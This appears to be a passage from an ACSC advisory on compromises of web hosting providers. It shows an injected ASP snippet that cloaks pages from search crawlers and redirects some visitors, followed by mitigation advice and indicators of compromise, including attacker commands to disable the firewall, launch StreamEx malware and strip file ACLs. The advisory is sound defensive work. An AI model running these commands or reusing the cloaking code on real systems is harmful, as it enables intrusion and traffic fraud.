
Hash Rate	✖ Old HR	✓ Accepted Shares	Expired Shares	Invalid Shares	Last Share	Worker ID
1.88 KH/s	0.00 H/s	11126604588	79225928	23465000	less than a minute ago	48e...coD

Search Engine Optimisation (SEO) and Advertising

The actor modified other sites on hosting providers to boost SEO rankings or to redirect legitimate traffic to sites selling illegitimate products.

An example of a page modification found in one of the incidents is shown in Figure 10.

Figure 10: Example of User Agent checks performed by actor



```
Dim url,zhizhu,langs,c1
url=LCase(Request.ServerVariables("Http_Referer"))
zhizhu=Request.ServerVariables("HTTP_USER_AGENT")
langs=Mid(Request.ServerVariables("HTTP_ACCEPT_LANGUAGE"),1,5)
If instr(zhizhu,"google")>0
  Or instr(zhizhu,"yahoo")>0
  Or instr(zhizhu,"bing")>0
  Or instr(zhizhu,"msnbot")>0
  Or instr(zhizhu,"alexa")>0
  Or instr(zhizhu,"ask")>0
  Or instr(zhizhu,"findlinks")>0
  Or instr(zhizhu,"altavista")>0
  Or instr(zhizhu,"baidu")>0
  Or instr(zhizhu,"inktomi")>0
Then
    c1="1"
Else
    If url<>"" and instr(langs,"zh")=0 Then
        c1="2"
    Else
        If instr(langs,"zh")=0 Then
            c1="3"
        Else
            c1="4"
        End If
    End If
End If
```

In this example the user agent is checked to identify whether the user understands a variation of Chinese Language. If this condition is met then the user is directed to Chinese advertising websites.

Section two: Mitigation strategies for hosting providers

This section details mitigations that only the hosting provider can implement. Without a secure underlying provider, it is highly unlikely a customer can secure whatever they host on the provider.

If the hosting provider is not secure, a trivial vulnerability in another website hosted on the same service will ultimately lead to a compromise of all websites co-hosted on that provider.

Patch and secure hosting service provided Content Management Systems (CMS)

The actor exploited CMS, managed by the web service provider, to gain initial access to hosts. CMS' should be patched in the shortest time possible after testing.

Where automatic patching of CMS is possible, this should be enabled by default.

Additionally, CMS should be hardened to reduce the risk of exploitation through misconfiguration vulnerabilities and limit the effect of exploitation. More information can be found in the ACSC's Securing Content Management Systems publication[8].

Patch web and securely manage applications provided by the hosting service

The actor exploited vulnerable web application libraries to gain initial access to hosts.

These web applications should first be assessed to verify if they are necessary, and uninstalled if not needed by the customer to immediately reduce the vulnerability exposure.

Secondly, if needed, the web applications should be set to either auto patch, or be patched in a timely manner.

Do not run web services under administrative privileges

A web service running under administrative privileges that is exploited immediately gives full system access to the malicious actor.

Run web-facing services under a limited privilege account, where the minimum privileges required are given to that service.

Operating system upgrade and patching

The ACSC investigation observed that hosting providers were running older versions of Microsoft Operating systems, for example Windows Server 2008, which will become unsupported by Microsoft on 7 October 2018[9].

The ACSC recommends that older operating systems be upgraded to the latest version (Windows Server 2016 at minimum when this report was written) before this date to receive the additional security features introduced in more recent versions of Microsoft Server and continue receiving the security benefits of a supported operating system.

[8] https://www.cyber.gov.au/publications/securing-content-management-systems
[9] https://support.microsoft.com/en-us/lifecycle/search/1163

Application control

During this compromise the actor uploaded and executed binaries on hosts. Directories containing web application files and directories that web applications write to (such as user upload locations) should deny all execution unless specifically required.

To prevent the execution and spread of malicious code the ACSC recommends the implementation of application control. More information about application control can be found in the ACSC's Implementing Application Control publication[10].

Reset credentials

Tools used in this campaign were designed to steal credentials, either through keylogging capabilities or credential harvesting tools.

The ACSC recommends that all accounts on affected networks have their credentials reset to prevent the actor from reusing them to reacquire access. This includes both local and domain credentials as well as on other systems/services in the environment that do not rely on system or domain accounts.

Consider changing password complexity rules to avoid reset passwords just being a variant of the stolen credentials that could be readily brute forced.

Account audit

The actor created new accounts using the RID hijacking tool. Additional accounts may be abused or be an indication of successful lateral movement or compromise of systems.

The ACSC recommends that hosting providers regularly perform an audit of accounts on a network and verifies that all the accounts are valid and required.

Web shell identification

Analysis shows that the actor initially created one web shell for access and then moved onto other sites on the hosting provider network to create alternative access methods. There was also evidence that the actor modified other web sites on the same server for use in SEO and product advertising.

The ACSC recommends that web hosting providers monitor hosted sites for well-known web shells or other unwanted webpages. This can be achieved with common anti-virus solutions, or open source binary scanners like YARA.

[10] https://www.cyber.gov.au/publications/implementing-application-control

Section three: Mitigation strategies for customers of hosting providers

This section details controls a customer of a web hosting provider should implement in order to protect their own data and services, and additionally prevent the customer's web service being utilised to compromise all other co-hosted services.

Web application and CMS patching

In each investigation the actor exploited vulnerable content management systems and web application libraries to gain initial access to hosted services. In some cases these were controlled by the customer and not the hosting provider.

For web services managed by the customer, the ACSC advises that customers keep any non-managed CMS systems up to date. Additionally, any other non-managed frameworks used by your web sites should be identified and upgraded to the latest version.

For web services managed by the hosting provider, the ACSC suggests that customers look for contracts that demonstrate a commitment to security by the provider. Specifically, look for hosting providers that are able to provide a managed CMS system with a stated patching schedule that meets the needs of the data or service at risk.

More information can be found in ACSC's Securing Content Management Systems publication[11].

Disable unnecessary plugins and applications

Where web applications and plugins are no longer required, they must be disabled or uninstalled.

Reset credentials

Due to the large number of stolen credentials, the ACSC highly recommends that customers reset their credentials for their hosting provider. Credentials may include usernames, passwords and/or certificates used for an authentication process. This includes credentials to manage the hosted service, and manage the specific sites on the hosted service.

As best practice, the ACSC recommends that customers regularly change their password and ensure it is of an appropriately complexity.

Website modification monitoring

Analysis showed that the actor initially created one web shell for access, then moved onto other sites on the hosting provider network to create alternative access methods. There was also evidence that the actor modified other web sites on the same server for use in SEO and product advertising.

The ACSC recommends that customer regularly monitor their websites to ensure no unauthorised modifications have been made or web shells added. For further information regarding detection and mitigation strategies please refer to the ACSC publication; Web Shells - Threat Awareness and Guidance[12],

If malicious activity is discovered, the customer should:

1. Notify their hosting provider.

[11] https://www.cyber.gov.au/publications/securing-content-management-systems

[12] https://www.cyber.gov.au/threats/web-shells-threat-awareness-and-guidance

2. Investigate what activity may have occurred on the system through their own web logs.
3. Consider if a mandatory breach notification is required under the notifiable data breaches scheme[13].

Align hosting provider contract with data and service security requirements

Customers are advised to investigate if their hosting provider will provide the underlying security the customer requires for the sensitivity of the data or service being hosted.

[13] https://www.oaic.gov.au/privacy-law/privacy-act/notifiable-data-breaches-scheme

Traffic light protocol

The following table lists the classification levels used in the traffic light protocol (TLP) and describes the restrictions on access and use for each classification level.

TLP classification	Restrictions on access and use
RED	Access to and use by your ACSC security contact officer(s) only. You must ensure that your ACSC security contact officer(s) does not disseminate or discuss the information with any other person, and you shall ensure that you have appropriate systems in place to ensure that the information cannot be accessed or used by any person other than your ACSC security contact officer(s).
AMBER	Restricted internal access and use only. Subject to the below, you shall only make AMBER publications available to your employees on a 'need to know basis' strictly for your internal processes only to assist in the protection of your ICT systems. In some instances you may be provided with AMBER publications which are marked to allow you to also disclose them to your contractors or agents on a need-to-know basis—strictly for your internal purposes only to assist in the protection of your ICT systems.
GREEN	Restricted to closed groups and subject to confidentiality. You may share GREEN publications with external organisations, information exchanges, or individuals in the network security, information assurance or critical network infrastructure community that agree to maintain the confidentiality of the information in the publication. You may not publish or post on the web or otherwise release it in circumstances where confidentiality may not be maintained.
WHITE	Not restricted. WHITE publications are not confidential. They contain information that is for public, unrestricted dissemination, publication, web-posting or broadcast. You may publish the information, subject to copyright and any restrictions or rights noted in the information.
NOT CLASSIFIED	Any information received from ACSC that is not classified in accordance with the TLP must be treated as AMBER classified information, unless otherwise agreed in writing ACSC.

Appendix A - Indicators of Compromise

Files

Filename	Path	MD5	Description
bt(Random 6 numbers).dll	C:\Windows\System32	7889a9a86d8b8145794e4b0e30d4d8ff	StreamEx Malware - Examples: bt031151.dll, bt006504.dll - See Regex expression below
irmonex.dll	C:\Windows\System32	7889a9a86d8b8145794e4b0e30d4d8ff	StreamEx Malware - See Regex expression below
icmonex.acm	C:\Windows\System32	b3dd6bb66951d28efa70ba04885d6b53	StreamEx Configuration File - See Regex expression below
TT_2015.log	C:\Users\*\AppData\Local\Temp	Various	Log files for StreamEx
TT_2015.log	C:\Windows\Temp	Various	Log files for StreamEx
20k.txt	C:\ProgramData	8447dabffd37eb7fcb1bc1d6c6f1d164	Htran reverse proxy malware
Htran.exe	C:\ProgramData		
system.exe	C:\Users\*\AppData\Local\Temp\Low	bf93a2f9901e9b3dfca8a7982f4a9868	This is cmd.exe
rtp.exe	C:\programData\x\rtp	1C4F81CF86171E5A039A28F63DE8D53C	Probable privilege escalation
x64.exe	C:\programdata\x	402a64b5527b4f7741eab88e879b5b1b	Privilege esculation via CVE-2016-0099
filedata.exe	C:\windows\temp	402a64b5527b4f7741eab88e879b5b1b	Privilege esculation via CVE-2016-0099

Filename	Path	MD5	Description
47.exe	C:\programdata\x	f237b29e054d3104aefccadc3ffe6af7	Dropper for HGCC.GIF (Probable Gh0st variant)
Hgcc.gif		bdbc97cb9bddc7c1d8a3363b5f96c28e	Remote access trojan dropped by 47.exe. Appears to be variant of Gh0st malware
1.txt	C:\temp; c:\	2055994ff75b4309eee3a49c5749d306	Remote access trojan
svchost.exe		e4617b1c6a08f36289805b09e4633bce	Automated enumeration tool
mimikatz.exe	C:\FILESi\mimikatz_trunk\x64		Also seen as g.exe and in various locations such as C:\ and C:\ProgramData\1
getPasswords_x64.exe	C:\ProgramData		Unrecoverd
cmd.txt	C:\ProgramData; C:\Documents and Settings\All Users; C:\Windows\temp		
httpserver.exe	C:\programdata\x		
dump.exe	C:\programdata\x		
hs.com	C:\programdata\x		
mylcx.exe	C:\programdata	854A8E6B8B261B0BA3EEE74C420A1077	Varient of Htran
a.cEr			China Chopper Webshell with GIF text at the beginning
conn.aspx			TUNNA Webshell

Filename	Path	MD5	Description
fuzz.asp			China Chopper
san.asp			China Chopper
san.php			China Chopper
fun.asp			China Chopper
xn.aspx		6507c60f7598cb828e1811d2b0dcd529	72k Backdoor
overflow.asp		fdd800d48f67e38f86664db63ba37c02	Generic Webshell
EN425.gif		23f51901b1b92007da8990fb1ad49bb7	Remote access trojan dropped by 425.exe. Appears to be a varient of Gh0st malware
425.exe	C:\Program Files (x86)\TeamViewer\Version8\425.exe; C:\Program Files (x86)\NetTime\425.exe	1d5a146fd346fa7883dae66c0a11a111	Gh0st dropper
425.exe-unpacked		878901428971796dbd35a7d769e6f6f2	Unpacked version of Gh0st dropper

425.exe;
TeamViewer_Service.exe;
NetTime.exe;
RDPDefender-service.exe
	C:\Program Files (x86)\TeamViewer\Version8\425.exe;
	C:\Program Files (x86)\TeamViewer\Version8\TeamViewer_Service.exe;
	C:\Program Files (x86)\NetTime\425.exe; C:\Program Files (x86)\NetTime\NetTime.exe
	C:\Program Files (x86)\RDP Defender\425.exe; C:\Program Files (x86)\RDP Defender\RDPDefender-service.exe
		3e1c1534fbfc0b65f2c22f1db5ae072e	GhostDropper

Filename	Path	MD5	Description
iis_uses.db; TeamViewer_Service.exe; NetTime.exe; svchost.exe.db; ClamTray.exe	C:\Program Files (x86)\TeamViewer\Version8\iis_uses.db; C:\Program Files (x86)\TeamViewer\Version8\TeamViewer_Service.exe; C:\Program Files (x86)\NetTime\iis_uses.db; C:\Program Files (x86)\NetTime\NetTime.exe; C:\Program Files (x86)\NetTime\svchost.exe.db; C:\Program Files (x86)\ClamWin\bin\iis_uses.db; C:\Program Files (x86)\ClamWin\bin\ClamTray.exe	db2926e239db24539813bc871a55946a	RID Hijacking tool
ABC.exe	C:\Windows\Temp\ABC.exe		Possible crypto miner dropper
hostdll.exe	C:\Windows\Temp\hostdll.exe		Possible Crypto miner
bcde.exe	C:\Windows\Temp\bcde.exe	16a1ae6d7f16281d9f1ee9044481f9d1	Crypto miner dropper
hostdlls.exe	C:\Windows\Temp\hostdlls.exe; C:\php\hostdlls.exe	91a4692973e68db3df0d7553b86ceb53	Crypto miner
RegEx Expressions			
^bt[0-9]{6}.dll$	C:\Windows\System32	7889a9a86d8b8145794e4b0e30d4d8ff	StreamEx Malware
^.*ex.dll$	C:\Windows\System32	7889a9a86d8b8145794e4b0e30d4d8ff	StreamEx Malware
^.*ex.acm$	C:\Windows\System32	b3dd6bb66951d28efa70ba04885d6b53	StreamEx Config file
^[a-zA-Z0-9]{1}.(cmd|bat|exe|vbs)$			
^[a-zA-Z0-9]{1}.exe$			

Appendix B - Indicators of Compromise

IP Addresses

IP
103.230.242.109
103.224.250.140
222.73.205.46
58.218.207.138

Domains

Domain
c.fedwlg[.]com

Appendix C - Indicators of Compromise

Commands

Command	Description
cmd.exe /c netsh firewall set opmode disable	Disable local firewall
C:\Windows\system32\rundll32.exe "C:\Windows\system32\bt032011.dll",stream SRService	Start StreamEx Malware
cacls c:\ /e /r Everyone	Change acls on file / folder
whoami	
localadministrators	
hostname	
rtp x whoami	
taskkills /im rtp.exe	
tasklist /svc	